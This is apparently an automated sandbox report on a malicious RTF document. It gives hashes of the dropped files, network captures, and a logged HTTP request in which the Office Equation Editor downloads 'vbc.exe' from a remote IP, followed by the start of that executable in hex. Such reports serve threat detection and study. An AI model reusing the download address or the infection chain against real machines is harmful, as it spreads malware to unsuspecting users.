SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28EA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Temp\Bosporus5.dat

Process:	C:\Users\Public\vbc.exe
File Type:	DOS executable (COM)
Category:	dropped
Size (bytes):	33702
Entropy (8bit):	7.640543622166051
Encrypted:	false
SSDEEP:	768:1FwMrbBlFp7y+OzxSaYStTVsui/XXjqC4iYBnDyvfWjbvx0K:nwMrbnFp7y1wJSJVsPGChMevOF
MD5:	2C2658C12C970777B7D352045683823D
SHA1:	6EEDC661A65C91EBF2F0CB013ED683CFD704757E
SHA-256:	2514D174967C285492114476DC13AAABBBD4248A756770BDD2B60117EE347752
SHA-512:	C6778168D222A85C58B7FE38AD81E96413D05DA70603130B74454ACB9A2CA759E8707F71CAEFD1DC16ECF8F4F419A9C4171814D346297280DF78DB0786F8667
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 2%, Browse • Antivirus: ReversingLabs, Detection: 2%
Reputation:	low
Preview:	.__.?.u.....u.....u.....o....It....s..svu.....3.....B]..*...W..o...Z1..4..u.N....9.u.W.....N..U.-.t .....2D.B.h....R..D..b..K7$"jX[,...1...a.....^W.....oz.'.Ut.'..7.Hg..G.....pY..3n.:.u..). .\.4.....ugUB...`..vw.@_iPr..v.5...8.l.....F..W...8..k.)...M.c.P.....O...!b....!G.A.....m.....]S5.....JI.s8<K.w..<G...g.<.....7}...<..M....5.&.....,.....!A...N..\.{.X...P.....bt.N.u.N ..>..u.NH.....V.j....w.N.....0.Lu....N.....|X.j.....A.g.w.H.iFwX..vo...T./u..!.N.0...L..cic.Ev/.(..N..P....R..#.@.-).u.w..\..u..._..u..9.N.....L.u.O...N.u1.Pu.jQ._....ZQ.5>o}..cX:.}..2S X".}.....!6..I.?.B.r.'.N..- .AX.....X...\....`L...t.e...~....'.N..''\.G....!r^.w...Xz.w.r...j..i..A.....t....2.5.I.1~.F..d ..4..XJ..]Z0..k)p.....Xz.Qv.J..j.$D..N..u&.....kO.ub..YW..qlj...Z.(. :I}...ZZ..2.k0...p...&R.t.N.<.....v.P..|&d..Fz..@.....SOF&..6...%..`7yDP.....O.u`G.....(..}...5...$R..t.NF#U...\0,u...J.5...z.....I.z.[Fc"TZe...'*%R.Pw

C:\Users\user\AppData\Local\Temp\gamer.txt

Process:	C:\Users\Public\vbc.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	16555
Entropy (8bit):	5.9518641421213605
Encrypted:	false
SSDEEP:	384:HpBOk6soHG6Nun3UPBApXPE8eMag91APl7ee872UmLZ7:HmkfOG6NNyp/dn19N7U71mLZ
MD5:	695A2030432B3D981B012A42EDCA055A
SHA1:	31283CF8F970E22E7C9B6FCB811B9C1608997211
SHA-256:	F0568B8400FE6F4621B3E62C56B3C3AB9712DD6D30966A348EB3497ACF6B226A
SHA-512:	0095FE21135FCCB9C5723D583C2087FB9D9CD61CB90BB5C96E11EA76469A3744B7F068B7301F7342AF95642D18921763B250FBB9E8F16F5CC9124300E6A97C5C
Malicious:	false
Reputation:	low
Preview:	EMr8t0Hhq715RQjpV8l9LooUdWJgMtMf2pE83U2wsss81G5KJFLeIXMa1T93HGjNEbFfy4IRaWjctEH1I3hWG74wsJYdZXNmLTqTenvgec8qpu98Zp4XlrrAhbuVePBg5n xMeoxIojglOuJAvAZef0Nak7gm0ix8xSE70QeFJMFjJvEAWRFFFtZOYkcHhCgewp7YBE8OekOsOrcexafRG4AdZaWBz3yCE4qMP0NAcxJ4DHeCdzbc6hW8i8 otpHEpw0OGDSzOwMl9VCfHuXXhaw0zVcWRcWKg1sABn5d7OrJ2xhlYvPjqrY5w7z8FN0FgE8XtOgiSbRGN0toQLHc2vjrb52VFWESFWMUHsKSZfQ4PbqkiII zeyLOvDdo44fuucajegzqku9brw7f8p9R2zFXqooBphSkPzHY6XmnyhU3WyDWzX4CroF6xRQXhjjk7OqKFaLu4ORq54CnRXdGfPhd7dzPgYFxqUkZaqo2ckBxUeh3QLr4p 1ievUUewtab3AdAT2kjQDq4NVPoAQ5jJvQkApXm49qXhPrvrU2YzKVhY5ajHSj55DsIeOSl066y24ayag5YtldIsnpkasB3iqzZiXwJJSOwZVHVJGChfSumllKT835iwi6 k9utWFP5wIpTCqM6CfIHh1JSg5HTMqV8fq5VseXa9XzYpdeJu9OBtsanwwES7WtQoLDnmScaoIfCjrIqw61PPDM8QEGM14KrtcVF5ERKQSh6jPyKwNObsN9T s4FbeSzqr0KnDMekc8p8tRrSRckLbRBa58jfVkjWjcQeuGU8J8gr9f2EG5bdrGEds4pfOwG1TGJcUCr6T8jH9Q82m4wdSeL3wJDr5HYJN0ESkrvn77s4vH90F55tPEmd6Z jNInCzW2BOZfhfO10qNfHa7ZhuyiWVIf05P6uzThDVcRpFtIjVTvGctBTjxS6LEiUlof2CsVigpyEGuXekSTdPsflqGf5sMzKcxKlDJc6mtYp7gIqQODeycT

C:\Users\user\AppData\Local\Temp\nsb88D0.tmp\System.dll

Process:	C:\Users\Public\vbc.exe

File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4.D.Rich5.D.....PE..L.....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X.....text.... .....".....  ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	72
Entropy (8bit):	4.721620404569601
Encrypted:	false
SSDEEP:	3:bDuMJlR6AYVomxWC7mAYVov:bCampiy
MD5:	81E8E456A53FD8E9D9B43D0E1AC89A8B
SHA1:	7EBCF0F200D0091B38DED9ADCEFB81FE065ACE90
SHA-256:	AD45C73A660154D22505435165ECA582B79787943C1449C661F5EA65514A356A
SHA-512:	3E3C1BE10D07FA7D15469C09A14926623F33ACB2C43A1ECEB709D03A3AFE0D2E71D8AA6A415A40578FA1C74FC6C7C2795DC2464EB4FA8845BA135D6BA42A6460
Malicious:	false
Preview:	[folders]..Templates.LNK=0..lUkTchBi9r.LNK=0..[misc]..lUkTchBi9r.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\lUkTchBi9r.LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Thu Jan 27 17:54:15 2022, mtime=Thu Jan 27 17:54:15 2022, atime=Thu Jan 27 17:54:19 2022, length=25648, window=hide
Category:	dropped
Size (bytes):	1014
Entropy (8bit):	4.546912770949215
Encrypted:	false
SSDEEP:	12:8p8YCFgXg/XAlCPCHaXvB4XB/7WX+WeG5aicvbkGeWr643aDtZ3YilMMEpxRljKW:8p8Yu/XT/4sAaxe3eWlaDv3qwQd7Qy
MD5:	55AE2C3C65090224B17A16678F6D753E
SHA1:	19DCF9FA09A937AF7124D3100F72318AC717C6EB
SHA-256:	F637F6EEB65DDDF8B6802E79102F58029F327FB46D4CB656E8F7DFA5493428BD
SHA-512:	C6053C7F4DD6E1894882841AD8F4BDBEC112CB0FAB38CE0FB7BFEC4B5999A895D7762952BA26C8F30B3A6A9279D8E4C6638F047D7FDC0AED2D3DB3FCDA823191
Malicious:	false
Preview:	L.....F.... ...?..G....?..G....O.vJ....0d.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S!...user.8.....QK.X.S!.*...&=....U.....A.l.b.u.s.....z.1.....;T...Desktop.d.....QK.X;T.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....f.2.0d..;T. .LUKTCH~1.RTF..J.....;T.;T.*.....l.U.k.T.c.h.B.i.9.r...r.t.f.....x.....-...8...[.....?J.....C:\Users\..#.....\\899552\Users.user\Desktop\lUkTchBi9r.rtf.%.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.l.U.k.T.c.h.B.i.9.r...r.t.f.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....899552.....D_....3N...W...9..g.....[D_....3N...W...9..g...

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162

Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C0
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\Desktop\~$kTchBi9r.rtf

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C0
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\Public\vbc.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	95632
Entropy (8bit):	7.524133406272662
Encrypted:	false
SSDEEP:	1536:2/T2X/jN2vxZz0DTHUpouZZbUc6JgjJPQPovf/5AmNHLBH8k29xE+1Gl1c:2bG7N2kDTHUpouZZbUc6JgjJ4PKfRAI6
MD5:	82C5CDDE9DF0A76E2933C1CD8BFC7887
SHA1:	7B391B4429DFBF19030FB49CE750AA3C8B844A6B
SHA-256:	243AE30D42E90000B882779FAE40E0056EAB332B95E2C938446138A80868909E
SHA-512:	EE64B01A269422E45A458D9E77151435ECFBDEB96B2C7D80E961F3E4CFBACB9626F2DF1CB32790DFA174AA2D517868ABD4FD8A9FBED3C5B8FEAC3DAE0A790C7E
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 11%, Browse • Antivirus: ReversingLabs, Detection: 21%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf.....PE..L...Z.Oa.....j.....-5.....@.....".....@.....(.....`.....text....h.....j..... ..`.rdata.....n.....@..@.data.....@....ndata...`...`.....rsrc...(.....@..@.....

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	4.802058116853092
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	lUkTchBi9r.rtf
File size:	25648
MD5:	4f51af14d712b6214c64090a79cb228b

SHA1:	6bf1f72ade16239db6cc14d13191b11278308dd6
SHA256:	7a3188668cd5ef9ed4e17d9f41a9b5eb22690eb9d6151caf9933f121bfbcedbe
SHA512:	ae6464715ec75e9a15f2fe63e979e4631701d0956775a166a63cf920ea8e0378e6ef68e92bada2e680f49964622316f397978351332b1905f66fba10335811f2
SSDEEP:	768:gn/EbQIVA60WUsnfkbfyipgZzPcuairmgnkeB9QjzO:gSpXfkLyipgUirmgnkeB9czO
File Content Preview:	{\rtf977*^_^~`&%*?~1>`)~0,.%#?.:659!%??;_:>?!!?+*-6_>2@64.4:^>:>(~:.,8@|&+=@<//?,1>283?5';;;'06>>[+:^,4?^*;5/&)$%+$.&?<3+2^,_!&.??`4.)?6/.?3+,]).__.]7]$52-)!:&=6*..-+.@$+6-|+?2';2?*..4.:&:]*?^~>88)3$.$^%;$2.=~..^97)(1-^6?/?]](0%.?]/#>9:^\|-?%<5/&?;._.$.7#8

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	000020D3h								no
1	0000208Ch								no

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2022 10:55:12.455380917 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.577143908 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.577210903 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.577631950 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.695378065 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.695427895 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.695475101 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.695483923 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.695543051 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.695544004 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.695554018 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.695590019 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.695607901 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.695642948 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.695693016 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.695697069 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.695703983 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.695746899 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.695796967 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.695806980 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.695816994 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.695853949 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.695946932 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.696029902 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.709883928 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.810214996 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.810261011 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.810292006 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.810332060 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.810368061 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.810415983 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.810465097 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.810507059 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.810538054 CET	49165	80	192.168.2.22	172.245.119.43

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2022 10:55:12.810554028 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.810585022 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.810600042 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.810631037 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.810638905 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.810643911 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.810647011 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.810648918 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.810655117 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.810702085 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.810722113 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.810745001 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.810755968 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.810800076 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.810805082 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.810806990 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.810848951 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.810873032 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.810914993 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.810965061 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.810973883 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.810981989 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.811016083 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.811070919 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.811074972 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.811080933 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.812537909 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.814393044 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.925565958 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.925607920 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.925636053 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.925662041 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.925687075 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.925712109 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.925719976 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.925739050 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.925755024 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.925760984 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.925764084 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.925765038 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.925779104 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.925790071 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.925817966 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.925822973 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.925843000 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.925848007 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.925863981 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.925884962 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.925911903 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.925931931 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.925931931 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.925936937 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.925961971 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.925973892 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.925978899 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.925981045 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.926004887 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.926016092 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.926022053 CET	49165	80	192.168.2.22	172.245.119.43

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2022 10:55:12.926032066 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.926058054 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.926073074 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.926079988 CET	49165	80	192.168.2.22	172.245.119.43
Jan 27, 2022 10:55:12.926080942 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.926106930 CET	80	49165	172.245.119.43	192.168.2.22
Jan 27, 2022 10:55:12.926121950 CET	49165	80	192.168.2.22	172.245.119.43

HTTP Request Dependency Graph

- 172.245.119.43


HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	172.245.119.43	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2022 10:55:12.577631950 CET	0	OUT	GET /344/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 172.245.119.43 Connection: Keep-Alive
Jan 27, 2022 10:55:12.695378065 CET	1	IN	HTTP/1.1 200 OK Date: Thu, 27 Jan 2022 09:55:12 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27 Last-Modified: Sun, 23 Jan 2022 15:50:13 GMT ETag: "17590-5d641cec22e87" Accept-Ranges: bytes Content-Length: 95632 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ad 31 08 81 e9 50 66 d2 e9 50 66 d2 e9 50 66 d2 2a 5f 39 d2 eb 50 66 d2 e9 50 67 d2 4c 50 66 d2 2a 5f 3b d2 e6 50 66 d2 bd 73 56 d2 e3 50 66 d2 2e 56 60 d2 e8 50 66 d2 52 69 63 68 e9 50 66 d2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 5a 9b 4f 61 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 6a 00 00 00 da 02 00 00 08 00 00 2d 35 00 00 00 10 00 00 00 80 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 06 00 00 00 04 00 00 00 00 00 00 00 00 d0 04 00 00 04 00 00 22 da 01 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 10 86 00 00 a0 00 00 00 00 c0 04 00 28 0e 00 00 00 00 00 00 00 00 00 00 d8 60 01 00 b8 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 b0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 97 68 00 00 00 10 00 00 00 6a 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 a6 14 00 00 00 80 00 00 00 16 00 00 00 6e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 18 b0 02 00 00 a0 00 00 00 06 00 00 00 84 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 60 01 00 00 60 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 28 0e 00 00 00 c0 04 00 00 10 00 00 00 8a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 